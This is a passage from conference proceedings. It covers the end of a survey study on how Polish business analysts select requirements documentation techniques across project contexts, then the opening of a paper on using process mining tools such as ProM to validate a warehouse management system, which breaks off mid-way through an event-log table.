- **Organizational Modelling** - An organizational model is a visual representation which defines how an organization or organizational unit is structured [2]. It should describe the boundaries of the unit, the formal relationships between members (who reports to whom), the functional role for each person, and the interfaces (interaction and dependencies) between the unit and other units or stakeholders [2].
- **Process Modelling** - Process models describe the sequential flow of work or activities. Models can depict business processes (flow of task and activities within an enterprise) or system processes (control flow within an IT system) [2], [10]. Process models include activities, events, participants and decisions points [2], [10].
- **Prototyping** – A prototype is a representation of a system used to validate elicited requirements and to identify missing or incorrect requirements [2], [10]. Prototypes can be non-working models, working representations, or digital depictions of a proposed



solution. Various types of prototypes exist e.g. user interface drawings, mock up websites, partially working constructs of the system [2].

- Root Cause Analysis - Root cause analysis is used to identify and evaluate the underlying causes of a problem (or an opportunity) [2], [10]. It applies an iterative analysis approach in order to take into account that there might be more than one root cause contributing to the effects [2]. Specialized approaches like Fishbone Diagram or Five Whys are used to guide such analysis [2], [10].
- Scope Modelling - Scope models define the nature of one or more boundaries and place elements inside or outside those boundaries [2]. Scope models are typically represented as a combination of diagrams, matrices and textual explanations [2]. The name of context diagram is also used instead of scope model [10].
- State Modelling - State modelling is used to describe and analyze the different possible states of an object, allowed transitions from one state to another and internal activities within a given state [2], [10]. State diagrams and state tables are used to express such aspects [2], [10].
- Use Cases and Scenarios – They describe how a person or system (so called actor) interacts with the solution being modelled to achieve a goal [2]. Scenarios are written using a structured text as a series of steps performed by actors or by the solution [2], [10]. A use case usually describes several scenarios [2], [10]. A use case diagram can also be used to visualize relationships between use cases or use cases and actors [2], [10].
- User Stories - A user story represents a small, concise statement of functionality needed to deliver value to a specific stakeholder [2], [10]. A typical format of a user story is “As an <actor>, I want to be able to <function> , so that I can <business reason>” [10].

We made a decision to restrict the survey only to such common techniques (rows 1-15 in Table II). The reason was to keep the scope of the survey realistic. Our earlier experiences clearly indicate that it is difficult to find respondents to a survey with numerous and/or complicated questions and even more difficult to prevent them from dropping out before completion.

#### B. Attributes of software projects

Our aim was to prepare a list of attributes describing the context/situation of software projects. We intended the list to be short, in order to limit the number of questions in the survey. This approach was different if compared to e.g. [13], where 21 project attributes (each one with several possible values or ranges of values) were defined. Also, we wished to consider software projects from business analyst's point of

view and focus on issues essential to RE/BA activities, not software development or project management in general.

We reviewed several sources which proposed software project attributes or classifications of projects [4], [25]-[27] and used them as ideas to develop our proposals. The resulting list of attributes was:

- Development methodology used in project;
- Time available for RE/BA activities;
- Size of the team responsible for RE/BA;
- Level of quality expectations;
- Technical competence of stakeholders;
- Availability of stakeholders;

Please note that some attributes refer to the general constraints of the project (e.g. development methodology, quality expectations), but the others are narrowed down to RE/BA activities (e.g. time available for RE/BA instead of project's duration time or size of business analysts' team instead of project team size). The reason is that we considered such factors as more important for selection of RE/BA techniques.

## V. SURVEY STUDY

### A. Questionnaire development

Both sets obtained during preparation activities (i.e. the set of documentation techniques and the set of project attributes) were used to design survey questionnaire. In each question respondents were supposed to select documentation techniques, which they regarded as suitable for a given situation. As mentioned before, we intended to avoid complicated questions, so we derived those situations from project attributes by assigning specific values to attributes. For example, considering attribute “Development methodology used in project”, we decided to use two values: “Agile methodology” and “Formal, plan-driven methodology” (which does not have to be waterfall approach, but generally a “heavier” documentation-based process). Consequently, two separate questions about techniques applicable to projects using each of methodologies were included in the questionnaire.

In general, each question was phrased like “Which requirements documentation techniques would you use in the following situation: ...?” and referred to 12 situations of software projects:

- A project developed according to an agile methodology (*Agile Meth.*);
- A project developed according to a more formal, plan-driven methodology (*Formal Meth.*);
- Enough time for business analysis in a project (*More Time*);
- Time available for business analysis is short compared to anticipated scope (*Less Time*);
- A larger team (more than 3 persons) of business analysts (*Larger Team*);

- A smaller team (up to 3 persons) of business analysts (*Smaller Team*);
- High level of product quality expectations (with respect to e.g. reliability or ergonomics) (*Quality*);
- Stakeholders with high technical skills/competence (*High Skills*);
- Stakeholders with low technical skills/competence (*Low Skills*);
- Good availability of stakeholders, who can dedicate their time to the project (*Good Avail.*);
- Low availability of stakeholders, who can spare little time to the project (*Low Avail.*);
- Survey participant's free choice - if he/she was able to choose techniques according to his/her own preferences (*Own Pref.*).

Expressions in parentheses are identifiers of questions. They are used in the remainder of this text when referring to questions, especially in tables and figures.

It can easily be spotted that for each of project's attributes two situations were defined. The only exception is "Level of quality expectations" - we only asked about a situation of high expectations (e.g. high integrity systems). An additional question about respondent's preferences regarding documentation techniques was included instead, as we expected that such factor can influence answers to other questions.

Our target group of survey participants were IT professionals from Polish industry (business analysts and others involved in RE/BA activities). We did not decide to expand the study to include professionals from other countries, because of anticipated problems of reaching out to

them. The language used in questionnaire was Polish, all questions and answers cited in this paper are translations.

A questionnaire was prepared using a web-based Typeform tool. It was divided into two parts: the first gathered context information about survey participant's background (age, gender, job position, experience in RE/BA), in the second part questions about selection of requirements documentation techniques for various situations were included.

Each question about techniques' selection was a multiple choice question. Survey participant was allowed to choose any number of techniques he/she considered applicable in a given context (including none or all of them). 15 techniques (see Section IV.A) were available as possible answers. The participant was also able to choose "Other techniques" option and enter technique(s) in addition to the ones selected among the predefined ones. The design of the questionnaire ensured that possible answers were displayed in randomized order. The reason was to stimulate more awareness of survey participants and reduce mechanical answers. The survey was anonymous, but optionally a participant could enter his/her e-mail address to receive summary survey results.

The questionnaire was verified in a pilot survey involving 3 test participants of different background (junior analyst, senior analyst, product manager). Their feedback (e.g. concerns about clarity of some questions) was used to improve questionnaire contents. The full scale survey was delayed until all 3 test participants approved the modified questionnaire.

TABLE III.  
SURVEY RESULT SUMMARY – SELECTIONS OF DOCUMENTATION TECHNIQUES FOR PARTICULAR PROJECT CONTEXTS

	Agile Meth.	Formal Meth.	More Time	Less Time	Larger Team	Smaller Team	Quality	High Skills	Low Skills	Good Avail.	Low Avail.	Own Pref.
Business Rules Analysis	11	29	36	5	28	12	28	15	13	26	6	12
Data Dictionary	12	26	28	7	23	13	17	18	15	21	8	14
Data Flow Diagrams	4	30	26	4	21	10	16	23	4	17	4	9
Data Modelling	6	25	25	4	25	6	16	25	3	18	3	10
Decision Modelling	3	20	22	1	17	6	13	14	2	20	1	5
Functional Decomposition	12	19	23	7	24	10	14	19	8	23	6	6
Interface Analysis	17	20	28	8	21	11	28	13	13	19	3	15
Organizational Modelling	3	22	25	2	23	5	12	8	6	24	0	6
Process Modelling	24	32	30	6	30	19	26	21	17	30	13	15
Prototyping	30	20	26	20	25	22	27	15	36	22	29	31
Root Cause Analysis	6	15	24	5	20	7	18	9	10	21	6	8
Scope Modelling	11	22	22	4	27	7	14	14	5	19	6	9
State Modelling	8	22	25	1	17	3	15	16	3	14	2	8
Use Cases and Scenarios	30	29	32	28	28	34	29	21	25	29	23	32
User Stories	38	7	18	34	16	29	16	9	35	16	26	4

### B. Survey study and its results

We started the survey by publishing the questionnaire in the Internet and inviting participants. We invited them using personal contacts, direct mailing and online discussion groups dedicated to business analysis topics.

Answers were collected during an approximately two-month period. In total 42 persons participated in the survey. Most of them (25) were employed as analysts (business analyst, system analyst, IT analyst – different names of job positions were declared). Other most frequent job positions included managers, developers, consultants and testers.

Table III presents summary results of the survey. Its rows represent documentation techniques, while columns represent questions about particular situations (using symbols introduced in Section V.A). Numbers in table cells indicate how many survey participants decided to select a given technique in a given context.

As there were very few cases when “Other techniques” were suggested by survey participants (literally 3: Story Maps for *Agile Meth.*, Enterprise Architecture Modelling for *Formal Meth.* and Glossary for *Low Avail.*), we do not present them in Table III nor include in further analysis.

We analyzed the answers for particular questions (table columns) to identify the most and least frequently selected techniques. We used quartiles for this purpose. Techniques from the first quartile (techniques among 25% of least selected) are highlighted using red color, while techniques from the third quartile (25% of most frequently selected) using green color. As the numbers of answers in columns differed (due to multiple choice questions used), the quartile values are significantly different as well.

A number of observations can be made with respect to survey results:

- In general, more techniques were selected for situations where business analysts are not restricted in their work (*More Time, Good Avail.*) or a need for a more documented approach is recognized (*Formal Meth., Larger Team*). It is a rather intuitive and not surprising result.
- Quite surprisingly, Use Cases and Scenarios were frequently selected in literally all situations. The reason could be that this technique can be applied on different levels of detail - from structured, scenarios including detailed interaction steps, pre&post conditions, exceptions, alternatives etc. to simpler descriptions of user's goal and brief interaction summaries [28]. Also, such choice can stem from respondents' preferences, as this technique was the most preferred one (*Own. Pref.*).
- User Stories were selected for Agile contexts, both in terms of assumed methodology (*Agile Meth.*) and typical conditions (*Less Time, Smaller Team*). However, our participants recognized this technique more applicable in case of low stakeholders' availability (*Low Avail.*), while rather the opposite

(*Good Avail.*) is assumed for Agile development (e.g. customer representative on site).

- The second preferable technique (Prototyping) was among the most frequently chosen ones for agile-like situations, but not for other contexts.
- Process Modelling was also declared as applicable in almost all contexts, with a clear exception for the situation of very limited time for BA (*Less Time*). As for high quality demands (*Quality*), it just narrowly did not make to the third quartile.
- Most of other techniques based on models and graphical notations were either not found applicable by survey participants (State Modelling) or found applicable only in limited number of situations (Data Flow Diagrams, Data Modelling, Organizational Modelling).
- Techniques based on causes and consequences analysis (Decision Modelling, Root Causes Analysis) were generally not considered usable by our respondents. A possible explanation is that such techniques are important for specific classes of systems (e.g. the cause and consequence analysis as input for risk estimation in case of high integrity systems), but not necessarily very popular outside such context.

The data from Table III can be processed and used to visualize applicability of techniques to a given situation. Examples are presented in Figures 1-7, the other graphs cannot be included here due to space limitations, but all of them are available in a report published on line [29]. The numbers in each figure indicate how many respondents selected a given technique for the context given in figure caption. Moreover, colors are used to visualize quartiles (1<sup>st</sup> - gray, 2<sup>nd</sup> - light blue, 3<sup>rd</sup> - dark blue).




Fig. 1. Selection of techniques for Agile projects (*Agile Meth.*).




Fig. 2. Selection of techniques for formal, plan-driven projects (*Formal Meth.*).




Fig. 5. Selection of techniques for projects with larger team of business analysts (*Larger Team*).




Fig. 3. Selection of techniques for projects with enough time for business analysis (*More time*).




Fig. 6. Selection of techniques for projects with smaller team of business analysts (*Smaller Team*).




Fig. 4. Selection of techniques for projects with short time for business analysis (*Less Time*).




Fig. 7. Selection of techniques for projects with a high level of product quality expectations (*Quality*).

## VI. INTERVIEWS

We planned interviews as a way to assess the validity of the survey study and its results. Moreover, we expected discussions leading to interpretation of results (especially more surprising ones). Validation interviews were conducted with two experienced business analysts, of the following background:

- Analyst 1 – 10 years of employment as business analyst in several software companies. Main experience in: business processes improvement and development of customer-tailored systems for various business domains, including: insurance, finances, courts of law, electronics and telemetry. Involved mainly in projects using plan-driven, formalized development methodology.
- Analyst 2 – 8 years as a business analyst, mainly in projects using agile methodologies. Main professional experience in: requirements elicitation, business process modelling and reengineering. Work history in: finances, e-commerce and transportation application domains.

Each interview was conducted in a separate and independent manner. Before each interview, a report summarizing survey results and analyses was sent to the interviewed analyst. The interviewees were asked to consider the following issues:

- Is the report comprehensible or does it contain any ambiguous fragments?
- Was the survey and analysis of its results conducted in correct and valid manner?
- Is the analysis of results complete or should the data be processed in different way?
- What further directions would be recommended in this research on documentation techniques?

It should be noted, that both analysts represented industry practitioner's point of view and provided answers from such perspective, not e.g. research methodologist's perspective. This was however intentional, as we wished to confront our research with the reality of IT industry and its needs.

Analysts 1 and 2 first provided their answers in writing, then face to face meetings with each one took place to discuss their opinions. Both analysts confirmed that they consider survey results as a useful source of information, providing possible support for techniques selection in real-life projects. Both of them however also stressed that survey results cannot be solely used as selection criteria, because there are more factors influencing such selection, which should be taken into consideration.

They had no concerns about survey validity and concluded that in general the results are consistent with their perception of techniques' applicability. There were however some exceptions, the greatest concern was about "Use Cases and Scenarios", which (according to survey participants) was found applicable to all specified situations.

Analyst 2 suggested, that results could be biased by answers of inexperienced practitioners, who made their choices on the basis of their expectations rather than real experience and job history. To verify such possible explanation, additional analysis was conducted. As the raw data (exported by Typeform tool) included the necessary information (one of the introductory questions was about professional experience in RE/BA), we were able to divide answers into sets according to respondents' declared experience. Then, we used quartiles to identify most frequently selected techniques within each set. No particular differences were found for situations questioned by Analyst 2 between the answers of less (<2 years of experience in RE/BA) and more experienced (2-5 years, >5 years) survey participants.

No other concerns questioning validity were raised, the general feedback was positive and the outcome of the discussion consisted mostly of possible future research. Suggestions about the issues related to requirements documentation techniques that would be interesting to the interviewed analysts were included in our directions of future research (described in concluding Section VII).

## VII. CONCLUSIONS

We conducted a survey study dedicated to the selection of requirements documentation techniques in different software project contexts and situations. The study was preceded by preparatory activities: we identified a number of techniques recommended by industrial standards and established a set of software project attributes, later used as a basis for defining project context/situations. The survey targeted practitioners from Polish IT industry (mainly business analysts) and was completed by 42 respondents. Its results were processed, analyzed and validated through interviews with two RE/BA experts. These results can be used to support business analysts who face the problem of techniques' selection for a specific project. The results cannot however be treated as the only possible criteria, disregarding any other factors.

The results can be used as guidance or practical tips for business analysts. If such analyst determines the context of his/her software project with respect to the methodology used, time available for analysis and other aspects described in Section IV.B, he/she can refer to Table III and/or more convenient visualizations (Figures 1-7, additional report [29]) to identify a set of techniques most suitable for such project. For example, in case of a plan-driven project with sufficient time and a small team of analysts, "Use cases and Scenarios" and "Process Modelling" would be recommended (1<sup>st</sup> quartile in each situation). The decision about using one or both techniques would have to be made by the business analyst, also taking into consideration: (1) project needs (e.g. are there complex business processes to understand and describe); (2) how redundant candidate techniques are.

Our study obviously had several limitations. Some of them are simply the effect of decisions made during study's design

– we restricted the number of documentation techniques, the number of project attributes and furthermore the number of situations derived by assigning particular values to such attributes. As result, none of these sets can be considered exhaustive i.e. covering all possible relevant options. The survey used a Web-based questionnaire and was intended to be anonymous (requiring personal data is problematic on legal grounds and a good way to discourage potential respondents), therefore we cannot have absolute certainty that our respondents provided true information about their background. Also, we cannot be sure that the surveyed group is representative in the context of Polish IT industry. As the survey was limited to one country only, its results cannot be simply generalized for European or worldwide software industry (even though IT industry in Poland is not significantly different compared to other European countries).

A number of directions for future research can be considered. A more complete identification of project attributes and their values can be attempted. We are aware that it is rather impossible to list all potential factors influencing business analyst's choices, but an effort can be made towards improving this aspect of our research. It is also possible to expand the set of documentation techniques (by including items 16-30 from Table II and/or techniques recommended by other sources). We do not find this direction very promising though – our survey participants could manually enter additional techniques they considered useful and only 3 such cases were found (for 42 respondents, each answering 12 questions). However, considering variants of already included techniques e.g. particular notations for Process Modelling or distinguishing between brief and detailed Use Cases could provide more insight. Another direction is an attempt to capture not only decisions about techniques selection, but also the rationale behind each such decision. It however would require a different kind of study, based on interviews rather than questionnaires. Moreover, a wider survey study, involving respondents from different countries can be conducted.

## REFERENCES

- [1] ISO/IEC/IEEE, "Systems and software engineering - Life cycle processes - Requirements engineering" ISO/IEC/IEE, Standard 29148-2011, 2011, <https://doi.org/10.1109/ieeestd.2011.6146379>
- [2] International Institute of Business Analysis, "A guide to the business analysis body of knowledge (BABOK Guide)" ver. 3, 2015.
- [3] R. N. Charette, "Why software fails", *IEEE Spectrum* vol. 42, no. 9, 2005, pp. 42-49, <https://doi.org/10.1109/mspec.2005.1502528>
- [4] K. Wiegers, J. Beatty, "Software requirements", 3rd ed., Microsoft Press, 2013, ISBN: 978-0735679665.
- [5] B. Davey, K. Parker, "Requirements elicitation problems: A literature analysis", *Issues in Informing Science and Information Technology*, vol. 12, 2015, pp. 71-82.
- [6] IEEE, "IEEE Recommended Practice for Software Requirements Specifications", IEEE Standard 830-1998, 1998, <https://doi.org/10.1109/ieeestd.1998.88286>
- [7] IEEE, "IEEE Guide for Developing System Requirements Specifications", IEEE Standard 1233-1998, 1998, <https://doi.org/10.1109/ieeestd.1998.88826>
- [8] Requirements Engineering Qualifications Board, "REQB CPRE Foundation Level syllabus", ver 2.1, 2014.
- [9] International Requirements Engineering Board, "IREB CPRE Foundation level syllabus", ver. 2.2, 2015.
- [10] Project Management Institute, "Business analysis for practitioners. A practice guide", 2015.
- [11] K. Pohl, "Requirements engineering: fundamentals, principles, and techniques", Springer Publishing Company, 2010, ISBN: 978-3-642-12577-5.
- [12] M. dos Santos Soares, D. Cioquetta, "Analysis of techniques for documenting user requirements", In *Proc. of Computational Science and Its Applications (ICCSA 2012)*, 2012, pp. 16-28, [https://doi.org/10.1007/978-3-642-31128-4\\_2](https://doi.org/10.1007/978-3-642-31128-4_2)
- [13] L. Jiang, A. Eberlein, B. Far, M. Mousavi, "A methodology for the selection of requirements engineering techniques", *Software & Systems Modeling*, vol. 7, no. 3, 2008, pp. 303-328, <https://doi.org/10.1007/s10270-007-0055-y>
- [14] A. M. Hickey, A. M. Davis, "Elicitation technique selection: how do experts do it?" In *Proc. IEEE 11th Requirements Engineering Conf.*, 2003, pp. 169-178, <https://doi.org/10.1109/icre.2003.1232748>
- [15] L. O. Lobo, J. D. Arthur, "An objectives-driven process for selecting methods to support requirements engineering activities", In *Proc. 29th Annual IEEE/NASA Software Engineering Workshop*, 2005, pp. 118-130, <https://doi.org/10.1109/sew.2005.18>
- [16] Z. Zhang, "Effective requirements development - A comparison of requirements elicitation techniques" In: *Software Quality Management XV: Software Quality in the Knowledge Society*, British Computer Society, 2007, pp. 225-240.
- [17] S. Wellsandt, K. Hribernik, K. Thoben, "Qualitative comparison of requirements elicitation techniques that are used to collect feedback information about product use", In *Proc. 24th CIRP Design Conf.*, 2014, pp. 212-217, <https://doi.org/10.1016/j.procir.2014.03.121>
- [18] M. Vestola, "A comparison of nine basic techniques for requirements prioritization", Helsinki University of Technology, 2010.
- [19] H. Khan, I. Asghar, S. Ghayyur, M. Raza, "An empirical study of software requirements verification and validation techniques along their mitigation strategies" *Asian Journal of Computer and Information Systems*, vol. 3, no. 03, 2015.
- [20] F. Paetsch, A. Eberlein, F. Maurer, "Requirements engineering and agile software development", In *Proc. 12th IEEE International Workshops on Enabling Technologies*, 2003, pp. 308-313, <https://doi.org/10.1109/enabl.2003.1231428>
- [21] B. Ramesh, L. Cao, R. Baskerville, "Agile requirements engineering practices and challenges: an empirical study", *Information Systems Journal*, vol. 20, no. 5, 2007, pp. 449-480, <https://doi.org/10.1111/j.1365-2575.2007.00259.x>
- [22] L. Cao, B. Ramesh, "Agile requirements engineering practices: An empirical study", *IEEE Software*, vol. 25, no. 1, 2008, pp. 60-67, <https://doi.org/10.1109/ms.2008.1>
- [23] E. Bjarnason, K. Wnuk, B. Regnell, "A case study on benefits and side-effects of agile practices in large-scale requirements engineering", In *1st Workshop on Agile Requirements Engineering*, 2011, pp. 3:1-3:5, <https://doi.org/10.1145/2068783.2068786>
- [24] I. Inayat, S. S. Salim, S. Marczak, M. Daneva, S. Shamshirband, "A systematic literature review on agile requirements engineering practices and challenges", *Computers in Human Behavior*, vol. 51, 2015, pp. 915-929, <https://doi.org/10.1016/j.chb.2014.10.046>
- [25] D. Dvir, S. Lipovetsky, A. Shenhar, A. Tishler, "In search of project classification: a non-universal approach to project success factors", *Research Policy*, vol. 27, no. 9, 1998, pp. 915-935, [https://doi.org/10.1016/s0048-7333\(98\)00085-7](https://doi.org/10.1016/s0048-7333(98)00085-7)
- [26] K. Frączkowski, A. Dabiński, M. Grzesiek, "Raport z Polskiego Badania Projektów IT 2010", 2011. [Online] Available: [http://pmresearch.pl/wp-content/downloads/raport\\_pmresearchpl.pdf](http://pmresearch.pl/wp-content/downloads/raport_pmresearchpl.pdf), [Accessed: May 9th 2017]
- [27] V. Marinelli, P. A. Laplante, "Requirements engineering: the state of the practice revisited", Technical Report, Penn State University, 2008.
- [28] A. Cockburn, "Writing effective use cases", Addison Wesley, 2000, ISBN: 978-0201702255.
- [29] [https://www.researchgate.net/publication/318207441\\_FedCSIS\\_LAD\\_S\\_Req\\_Documentation\\_Techniques\\_report](https://www.researchgate.net/publication/318207441_FedCSIS_LAD_S_Req_Documentation_Techniques_report) (Survey study report)



# Process Mining Methods for Post-Delivery Validation

Paweł Markowski, Michał R. Przybyłek  
Polish-Japanese Academy of Information Technology  
Warsaw, Poland  
Email: {pawel.markowski, mrp}@pjatk.edu.pl

**Abstract**—The aim of this paper is to show the strengths and the weakness of process mining tools in post-delivery validation. This is illustrated on two use-cases from a real-world system. We also indicate what type of research has to be done to make process mining tools more usable for validation purposes.

## I. INTRODUCTION

THE lean department of a real-world company asked us to check the control system of a production line against the expected cycle of manufacturing. This is the usual process of validation in lean manufacturing and software development [1], [2], [3] — since in such methodology there is no up-front design, one evaluates in the working environment whether the implemented system meets the expectations and needs of the principals. The lean department is responsible for production process optimization that leads to overall increase in efficiency. They focus on layout optimization and usability development to ensure best environment to work and high throughput. They decided to try new methods of material flow analysis by leveraging process mining features. Our evaluation is aligned with lean thinking adopted by the company.

We gathered the data from the warehouse management system and production line (presented in Table I) and used them to discover the real process that was followed by the mechanical parts manufactured on the production line. Our main tool in process-discovery [4], [5], [6], [7], [8], [9], [10], [11], [12], [13], [14], [15] was an open source platform ProM [16] with various plugins (i.e. Directly-follows Graph, IVM, Discover Graph). After examination of the discovered processes by the principals, serious anomalies were discovered, which led to the reimplementation of the system. However, not all of the processes were actually discovered *correctly*. Despite feeding them with information about the duration of each action in the process, the mining algorithms were unable to discover correctly the parallelism of the actions. Consequently, they produced large clumsy and meaningless diagrams. This shows the limitations and weakness of the currently available methods.

The paper is organized as follows. The next section describes the gathered data and the platform that was used to mine processes. In Section III we describe the use-case of warehouse moves and the corollaries of our analysis. In Section IV we deal with a use-case containing parallel actions and show that contemporary algorithms fail to mine a useful

model. The paper is concluded in Section VI, where we also suggest some further research in the area of process discovery.

## II. DISCOVERING PROCESSES

Discovering processes from event logs requires a collection of events with timestamps and case ID, which identifies instance of executed process. Timestamps allow process mining algorithms to transform the data into diagrams, which represent discovered models. According to a given set of parameters model accuracy can be different. By leveraging more features it is possible to i.e. receive a less accurate graph, which may be easier to analyze or interpret. For the validation of the system we used ProM software (version 6.6). We split tests into two parts — the first one is the classic process discovery with events triggered sequentially. In the second case, some of the actions were executed in parallel. It requires proper approach, which will be able to identify specific flows with parallel actions.

There are many methods and forms of storing event logs of information systems. Each solution may have own approach how to collect and store event logs. When an event occurs, the system generates a set of data about the action that triggered the event. Information included in it can be stored in a specified location, like raw file or a database record. There are often special rules that indicate, which information should be stored in the log. Many systems have different levels of log detail, which can be setup during configuration. To start working with process mining tool ProM, we have to deliver an unified log file. ProM allows conversion from CSV to XES format — an XML uniform format of data recognized by the platform. It has a dedicated creator module that allows a user to easily perform transformations. The greatest issue here is the quality of data stored in log files.

## III. CASE: WAREHOUSE MOVES ANALYSIS

We focused on warehouse movement analysis. The system was modified to record each move performed in the warehouse area. It ensured better understanding of daily basis operations and, hopefully, will help in further optimization processes in the department. We collected event logs (shown in Table I) that describe actions with precise timestamps. Case ID reflects single pallet of goods.

A discovered model of the process, shown on Figure 1, has accuracy comparable to human expert knowledge about the

Table I  
AN EVENT LOG GATHERED FROM THE WMS.

Case ID	Actor	Time Stamp	Event
218,833	328	2017-04-11 07:35:06	put_in
218,833	233	2017-04-23 22:57:13	qty_change
218,833	233	2017-04-23 22:57:13	put_out
219,897	328	2017-04-18 10:38:33	produced
219,897	328	2017-04-18 10:42:33	putting_in
219,897	328	2017-04-18 10:42:46	put_in
219,897	234	2017-04-27 00:05:50	qty_change
219,897	234	2017-04-27 00:05:50	put_out
217,128	230	2017-04-03 07:00:21	produced
217,128	328	2017-04-03 08:16:38	putting_in
217,128	328	2017-04-03 08:16:48	put_in
217,128	328	2017-04-03 11:11:04	qty_change
217,128	328	2017-04-03 11:11:04	put_out
220,006	229	2017-04-18 20:00:56	qstatus_1
220,006	229	2017-04-18 20:00:57	unload
220,006	161	2017-04-20 02:30:12	qstatus_2
220,006	420	2017-04-20 21:41:59	putting_in
220,006	420	2017-04-20 21:47:24	put_in
220,006	328	2017-04-22 11:28:01	qty_change
220,006	328	2017-04-22 11:28:01	put_out
219,7	229	2017-04-14 06:59:45	qstatus_1
219,7	229	2017-04-14 06:59:47	unload
219,7	161	2017-04-24 13:46:48	qstatus_6
219,7	161	2017-04-25 15:27:50	qstatus_2
219,7	321	2017-04-26 12:03:54	qty_change
219,7	321	2017-04-26 12:03:54	put_out
220,898	251	2017-04-22 08:01:28	qstatus_1
220,898	251	2017-04-22 08:01:28	unload
220,898	91	2017-04-22 09:12:53	qstatus_2
220,898	251	2017-04-22 13:14:43	putting_in
220,898	251	2017-04-22 13:14:48	put_in
220,898	321	2017-04-23 06:50:56	qty_change
220,898	321	2017-04-23 06:50:56	put_out
217,187	321	2017-04-03 09:48:42	qstatus_1
217,187	321	2017-04-03 09:48:42	unload
217,187	214	2017-04-04 12:48:15	qstatus_2
217,187	328	2017-04-04 12:49:52	qty_change
217,187	321	2017-04-04 13:07:56	qty_change
